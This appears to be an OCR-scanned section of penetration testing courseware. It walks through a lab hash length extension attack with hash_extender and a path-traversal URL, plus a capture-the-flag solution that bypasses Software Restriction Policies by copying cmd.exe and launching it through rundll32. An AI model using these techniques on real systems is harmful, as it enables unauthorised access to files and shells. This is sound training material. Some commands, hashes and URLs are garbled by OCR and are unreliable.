
Modified: Today, March 23, 2014, 5 minutes ago

Accessed: Today, March 23, 2014, 5 minutes ago

Attributes: ☐ Read-only ☐ Hidden

Not a Valid File

We were able to get past the incorrect hash error, but we still didn't get the filename target we were looking for. The "Anime07-full.mp4" file is zero bytes in length. Continue trying other filenames until you get the full version of the file.



## Hints

- Find yourself in a situation similar to an exercise?
  - Refer back to the exercise and lecture for syntax
- Do not obsess on one tool or target
- Pilfer any non-default content

### Hints


Since this is an Advanced Penetration Testing class, the hints are found in the secret plans! Seriously, just consider that if you find yourself in a similar situation to material we've covered, apply it to what you see. Again, do NOT obsess about one target or tool: Your time is better spent exploring new things. Pilfer anything that looks like non-default files or content, it may be related and valuable to the game.

## Bootcamp CTF – STOP

- Stop here, unless you want answers to the exercise

Bootcamp CTF - STOP

Don't go any further unless you want to get the answers to the exercise. The next page starts a review of the answers to this exercise.




## Bootcamp CTF Solution

- This CTF allows for multiple paths
- Some work better with different tools
- If you found a new one, great!
- The following is one of many
- Here we emphasize Metasploit, since the Empire path is very close to the exercises already completed today

### Bootcamp CTF Solution

This CTF is designed to have multiple paths, so the walkthrough will be in methodology and direction (facts such as magic passwords or special IP addresses, not so much). Often, the only thing preventing exploitation is a misaligned version of a tool or setting, so be prepared, as an Advanced Pen Tester should, to modify your tools, setup, and technique as needed.

The 660.2 exercises should be extremely useful in knowing what to do next. This solution will emphasize the Metasploit tool instead of using nearly identical instructions from previous exercises.



## Gaining CMD on Office

- SRP prevents execution of path c:\windows\system32\cmd.exe
- Copy cmd.exe to desktop or upload from your own Windows
  - But explorer.exe blocks right-clicks
  - Download with web browser
- Alternatively use rundll32.exe cmd screensaver

```
copy c:\windows\system32\cmd.exe c:\cmd.scr
rundll32.exe desk.cpl,InstallScreenSaver c:\cmd.scr
```

### Gaining CMD on Office

Software Restriction Policies (SRP) prevent many things here, primarily blocking execution of c:\windows\system32\cmd.exe. You could use another shell, such as the limited command.com, upload your own cmd.exe to a different location, or copy the c:\windows\system32\cmd.exe on the victim to another location. Realistically, it is difficult to have a machine that is both usable and offer no command shell at all. You need to find out only how the machine is typically used.

You could also use the rundll32.exe trick to start a cmd.scr screensaver.

```
copy c:\windows\system32\cmd.exe c:\cmd.scr
rundll32.exe desk.cpl,InstallScreenSaver c:\cmd.scr
```

Right-clicking in explorer.exe is also prevented via GPO. You have to use a different file browser (there's an alternative under C:\Program Files) or use the web browser to download more tools. You may have noticed that PowerShell.exe is installed, which removes the need to gain cmd.exe access.

```
$ hash_extender -d Anime07-short.mp4 -s
e6ec8047be1f39b800f7f503269ef191eae0fb30 -a /../Anime07.mp4 --format sha1
-l 9 --out-data-format html
Type: shal
Secret length: 9
New signature: lb8049efllf82d9llbc6d3ld89b989b8fc510al0
New string:
Anime07%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%d0%2f%2e%2e%2fAi
me07%2emp4
```


```
anime.sec66o.org/access.php?filename=
Animeo7%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%0
0%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%do%2f%2e%2e%2
f nimeo7%2emp4 & ash=1b8049ef11f82d911bc6d31d89b989b8 f 51oa10
```

## Guessing the filename "Anime07.mp4"

### Valid Hash Extension (6)

Using the filename guess "Anime07.mp4", calculate the hash and filename extension string, as shown on this page. Use these parameters to access content from the target website.

# Valid Hash Extension (7)



Opening Anime07.mp4

You have chosen to open:

Anime07.mp4

which is: MP4 Video

from: http//anin,t.sec 6 ,org

What should Firefox do with this file?

● Open with Windows Media Player (default)

○ Save File

☐ Do this automatically for files like this from now on.

Anime07.mp4 Properties

Anime07.mp4

Type of file: MP4 Video (.mp4)

Opens with: Windows Media Player

Location: C:\U, . , I ,, ; \Downloads

Size: 7.58 MB (7,95,29 b ) sl

Size on disk: 7 5 MB (7,958,528 bytes)

, March 23, 2014, 1


, March 23, 2014, 1

, M¥ < 23,7014_I

Attributes: ☐ Read-only ☐ Hidden

Valid Hash Extension (7)

Using the output from hash_extender on the previous page, we can bypass the hash validation mechanism and request files previously inaccessible to the user, as shown on this page.



## Hash Length Extension Attack: The Point

- Several unknown parameters make hash length extension attacks difficult
  - Server susceptibility to the attack
  - Secret length
  - Hashing function
  - Predictable filenames and system output
- Hash_extender simplifies the hash extension calculation process
  - But this is still a very manual attack process

Watch for applications that use a hash to validate input content; apply the hash length extension attack to access additional resources.

### Hash Length Extension Attack: The Point

In this exercise, we successfully exploited a website vulnerable to the hash length extension attack, but not without some difficulty. In a penetration test, we would not typically know if the server is vulnerable, the secret length, the hashing function, and predictable filenames that could be used to validate a successful hash length extension attack. Further, the lab target was clear about valid and invalid hashes with a simple error message, but this may not be the case in all situations.

Using hash_extender, we can simplify the process of calculating hashes for this attack, but it is still very much a manual guessing process. This is where we as advanced penetration testers provide value over automated scanning and exploitation tools and even less experienced penetration testers: We can apply techniques in creative ways and experiment with a system until we exploit the target or are reasonably confident that the system is not vulnerable.

During your penetration tests, watch for applications that use a hash to validate input content, either through a web page or any other network protocol. Apply the hash length extension attack to access additional resources accessible on the target.